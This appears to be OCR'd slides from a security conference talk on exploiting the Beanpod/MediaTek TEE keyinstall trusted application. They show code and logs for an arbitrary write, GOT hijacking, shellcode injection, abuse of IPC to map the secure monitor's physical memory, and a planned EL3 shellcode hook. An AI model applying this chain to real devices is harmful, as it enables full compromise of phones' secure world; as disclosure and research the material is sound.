ta_keyin| {#iVvJZsTOGamJ/p0AuAd0uiX3cvO5kSfxDRRKkXk=#}
ta_keyin| {#OUBs2cTOGak540BzuAd0ui2kISsWtGQPqbpYwdPPnVGlUAiFcxZYBOtC2lQn#}
ta_keyin|
ta_keyin| {#mQmyvsXOGamZrIZYuQd0unnQtcBu1dgMf76Nubo=#}
ta_keyin| {#Se5UMcbOGalJkSnLuQd0ulmfC8a1gLvli1iB9Iklv/u2PdPl2BbJgD+YFeR9q6zARifh48J/rW+X6A==#}
ta_keyin|
ta_keyin| {#qbeaFsfOGampWm+wugd0uqJ7ykR+w15CVIjGsDc=#}
ta_keyin| {#WZw9icfOGalZPxljuwd0umPd5exy7+L8LCaU0rFhLAe2dqQ/X5beaw==#}
```



keyinstall Arbitrary Write, But Where?

Base address of libuc_c.so?


Bruteforce!

000000.ta (keyinstall TA)

```
nvokeCommandEntryPoint",param_2);
```

```
void msee_ta_printf_va(...) {
  if (__beanpod_disable_log_enc_flag != 0) {
    // print plaintext
  } else {
    // print encrypted text
  }
}
```

```
nm -D *.so
./libuTdrv_framework.so
         U __beanpod_disable_log_enc_flag
./libuc_c.so
00058c64 B __beanpod_disable_log_enc_flag
         U __beanpod_disable_log_enc_flag
./libuTdrv_call.so
         U __beanpod_disable_log_enc_flag
./libuTlog.so
         U __beanpod_disable_log_enc_flag
./libuTbta.so
         U __beanpod_disable_log_enc_flag
```



keyinstall Arbitrary Write, But Where?

```
opal:/ # cat /dev/teei_config
ta_keyin| [ISEE] Current TA enable log enc
ta_keyin| {#avN6FMThpWQ1ZGs6xIZB/qCoWQjbG0ydZlfREz0=#}
ta_keyin| {#cpyrFMThpWQ9DZw6xIZB/jZf6VRShXjGWTXCO3vMKpwrL84Q#}
[...]
ta_keyin| [KI_TA] INFO
ta_keyin| TZCMD_DRMKEY_QUERY end, count: 1
ta_keyin|
ta_keyin| [KI_TA] INFO
ta_keyin| TA_CloseSessionEntryPoint
ta_keyin|
ta_keyin| [KI_TA] INFO
ta_keyin| client called 1 times, encoded 0 bytes
ta_keyin|
ta_keyin| [KI_TA] INFO
ta_keyin| TA_DestroyEntryPoint
```


encrypted log output before enc flag overwrite

plaintext log output after enc flag overwrite

N-ELO

Oh My .got – PC Hijacking

```
                    //
                    // .got
                    // SHT_PROGBITS  [0x1d154 - 0x1d1eb]
                    // ram:0001d154-ram:0001d1eb
                    //

                    __DT_PLTGOT                                     XREF[2]:     0001d108(*),
                                                                                 _elfSectionHeaders::000002b4(*)
0001d154 0c d0 01 00     addr        _DYNAMIC
0001d158 00 00 00 00     addr        00000000

                    PTR_0001d15c                                    XREF[1]:     00008b6c(R)
0001d15c 00 00 00 00     addr        00000000

                    PTR_LAB_0001d160                                XREF[1]:     TEE_PopulateTransientObject:0000...
0001d160 60 8b 00 00     addr        LAB_00008b60

                    PTR_LAB_0001d164                                XREF[1]:     TEE_DigestUpdate:00008b88(R)
0001d164 60 8b 00 00     addr        LAB_00008b60

                    PTR_LAB_0001d168                                XREF[1]:     TEE_CipherInit:00008b94(R)
0001d168 60 8b 00 00     addr        LAB_00008b60

                    PTR_LAB_0001d16c                                XREF[1]:     mdrv_ioctl:00008ba0(R)
0001d16c 60 8b 00 00     addr        LAB_00008b60

                    PTR_LAB_0001d170                                XREF[1]:     memcpy:00008bac(R)
0001d170 60 8b 00 00     addr        LAB_00008b60
```



Oh My .got – PC Hijacking


08110000000000000000000000000000.ta (keyinstall TA)

```
[...]
heap_chunk = TEE_Malloc(our_size,0);
if (heap_chunk == NU
memcpy(heap_chunk
[...]
TEE_Free(heap_chu
[...]
```

```
opal:/ # cat /dev/teei_config
ta_keyin| === query_drmkey_impl start ==
ta_keyin|
ta_keyin| [KI_TA] ERROR
ta_keyin| Magic number error in Query DRM Key
ta_keyin|
ta_keyin| [KI_TA] ERROR
ta_keyin| query_drmkey_impl, ret: 0xFFFFFFFF
ta_keyin|
ta_keyin|  [TEE] Hello 39C3
ta_keyin| [TEE] [KI_TA] INFO
```


N-ELO

Oh My .got - Praying for RWX



keyinstall TA

```
[...]
heap_chunk = TEE_Malloc(our_size, 0);
if (heap_chunk == NULL) break;
memcpy(heap_chunk, our_buffer, our_size);
[...]
TEE_Free(heap_chunk); my_func_ptr(heap_chunk);
[...]
```




blx in arm32
addr of next insn stored in LR

Oh My .got – Injecting Shellcode

```c
#define GTEE_LogPrintf 0x8be0

int fib(int i) {
  int prev = 0, f = 1, tmp;
  while(i != 0) {
    tmp = f + prev;
    prev = f;
    f = tmp;
    i--;
  }
  return f;
}

__attribute__((section(".text.prologue")))
void _start () {
    void (*TEE_LogPrintf)(char* fmt, ...);
    TEE_LogPrintf = (void(*)(char*, ...)) GTEE_LogPrintf;
    TEE_LogPrintf("fib(42) = %d\n", fib(42));
}
```



```
opal:/ # cat /dev/teei_config
ta_keyin| [KI_TA] INFO
ta_keyin| TZCMD_DRMKEY_QUERY start
ta_keyin|
ta_keyin| [KI_TA] INFO
ta_keyin| Input          = 0x818020
ta_keyin|
ta_keyin| [KI_TA] INFO
ta_keyin| Inputbuffersize = 4096
ta_keyin|
ta_keyin| [KI_TA] INFO
ta_keyin| Keytype buffer  = 0x819020
ta_keyin|
ta_keyin| fib(42) = 267914296
ta_keyin| fib(42) = 267914296
```




~~TEE~~ Secure Monitor or die trying


Code execution at S-EL0 (TA)

Pwn the TEE






BeanPod TEE



The Beanpod TEE runs on top of the L4Re (Fiasco) microkernel

Microkernel Kernel Privesc

Inter Process Communication



L4 Re

Intentionally small codebase

Only open source components

Made in Germany


Privileged functionality is moved to user space processes (vendor components)


S-ELO

Microkernel Kernel Privesc


Plan:

1. **Enumerate reachable IPC servers**
2. **Find a bug in a reachable IPC server**
3. **Exploit that bug to pivot to IPC server**
4. **Repeat 1-3 until sufficient privileges are achieved**





Step 1: IPC Servers reachable from TA




Channels, Capabilities & Servers

Channels: Abstraction for an IPC communication channel

Capabilities: Access to IPC Channels (client or server side)

Servers: Processes with access to server side of capability



Enumerating our TA’s capabilities

What processes can our TA communicate with?

A processes’ capabilities are stored in the l4re_global_env

Enumerating capabilities:


```
void enum_caps(l4re_env_t* e){
        l4re_env_cap_entry_t const *c = e->caps;
        logprintf2("e->caps: %x\n", c);
        for (; c && c->flags != ~0UL; ++c){
                logprintf2("cap: %s\n", c->name);
        }
}
```

S-ELO

Enumerating our TA's capabilities

Setup of Processes done with a lua script by the ned process (kinda like init)

```
l:start({
    caps = {
        TZ_vfs = uTgate_vfs,
        TZ_msg = uTgate_msg,
        TZ_key = uTSeckey,
        system = uTsst_system:svr(),
        memory_client_ns = uTMemory_ns,
        ...
    }
}, "rom/sst-server");
```




IPC Attack Surface from TA

sst_client	→	sst-server
TZ_Crypto	→	uTSeckey
TZ_sem	→	uTSemaphore
memory_client_*	→	uTMemory
TZ_vfs	→	ree_agent
TZ_devinf	→	uTSeckey
TZ_reetime	→	ree_agent
tee_server	→	gptee_server

S-ELO

Step 2: Find a Bug in an IPC Server



memory_client(ns) 🤔

memory_client_* -> uTMemory

uTMemory has a capability to communicate with the sigma0 process

sigma0: root pager (full access to all RAM)


```
l:start({
    caps= {
        TZ_memory = uTMemory:svr(),
        sigma0=L4.cast(L4.Proto.Factory,L4.Env.sigma0):create(L4.Proto.Sigma0),
    },
}, "rom/uTMemory");
```

S-ELO

uTMemory (server-side)

uTMemory registers a dispatch callback with the uTMemory:srv() capability

```
uTMemorySrv srv;
srv.vtable = &dispatch_vtable;
l4_cap_idx_t sigma0 = l4re_env_get_cap_e("sigma0", l4_re_global_env);
srv.sigma0_cap = sigma0;
// register IPC listener
register_obj(&srv, "TZ_Memory");
```



uTMemory dispatch function

Retrieve Message Register values

```
int dispatch(uTMemorySrv* srv, L4::Ipc_iostream& ios){
   mr0 << ios;
   ..
   mr5 << ios;
   L4Re::Rm::reserve_area(.. ,&mem_area, ..);
   sigma0_ipc(srv->sigma0_cap, mem_area, mr3, mr4, mr5..);
}
```

S-ELO

uTMemory dispatch function

sigma0_ipc makes an IPC call to sigma0

```
*utcb = uVar3;
utcb[1] = local_38 & 0xfffff000 | uVar1;
utcb[2] = iVar4;
utcb[0x40] = 0;
utcb[0x41] = 8;
utcb[0x42] = param_5 & 0xfffff000 | uVar1;
uVar6 = (*(code *)&SUB_fffffff4)(0xfffa0003,utcb,sigma0_cap | 3,0);
```

source code of map_mem

(libsigma0/lib/src/mem.c)

```
m->mr[0] = type;
m->mr[1] = l4_fpage(phys, l, L4_FPAGE_RWX).raw;

b->bdr    = 0;
b->br[0] = L4_ITEM_MAP;
b->br[1] = l4_fpage(virt, l, L4_FPAGE_RWX).raw;
tag = l4_ipc_call(sigma0, utcb, tag, L4_IPC_NEVER);
```

```
l4sys/include/consts.h:  L4_ITEM_MAP       = 8,
```

Mapping arbitrary physical memory

“memory_client” used in the ut_pf_mm_map_s function from libree_mem_base.so

int ut_pf_mm_map_s(int pa_low, int pa_high, int size, int perm, int* va)

```
// ATF Address
int pa_high = 0x0;
int pa_low = 0x48c03000;
map_r = do_ut_pf_mm_map(ut_pf_mm_map_s, pa_high, pa_low,
                        0x30000, 0x5, &atf_va);
logprintf2("map result: 0x%x\n", map_r);
logprintf2("va: 0x%x\n", atf_va);
```

S-ELO

Mapping arbitrary physical memory

Mapping the secure monitor


```
opal:/proc # cat atf_log/atf_raw_buf
6ZZ@ZAFTA8INFO:    [ATF](0)[2.257663]ATF log service is registered (0xbfe000
NOTICE:  [ATF](0)[2.258599]BL31: v1.6(debug):dcbf632dd
NOTICE:  [ATF](0)[2.259203]BL31: Built : 14:06:20, Sep 13 2024
NOTICE:  [ATF](0)[2.259892]BL31_BASE=0x48c03000, BL31_TZRAM_SIZE=0x1ff000
```

works!

```
74] [TZ_LOG] ta_keyin: mapping: 0x48c03000\x0d
87] [TZ_LOG] ta_keyin: map result: 0x0\x0d
11] [TZ_LOG] ta_keyin: va: 0x843000\x0d
16] [TZ_LOG] ta_keyin: found addrof m4u str: 86da4f\x0d
21] [TZ_LOG] ta_keyin: ==== crashing ==== \x0d
```

S-ELO

Step 3: Exploit and Profit




Shellcode at EL3

Write shellcode into mediatek_plat_sip_handler_bootloader SMC handler (hopefully unused after bootloader stage)

In mediatek_plat_sip_handler_kernel patch an SMC handler that doesn't do anything to jump to shellcode

```
if (smc_fid == 0xc200051d) {
    return return_0();
}
```




Shellcode at EL3


How to trigger this SMC? (SMC can only be made from N-EL1)

Overwrite sys_quotactl system call to make an SMC call with x0 = 0xc200051d

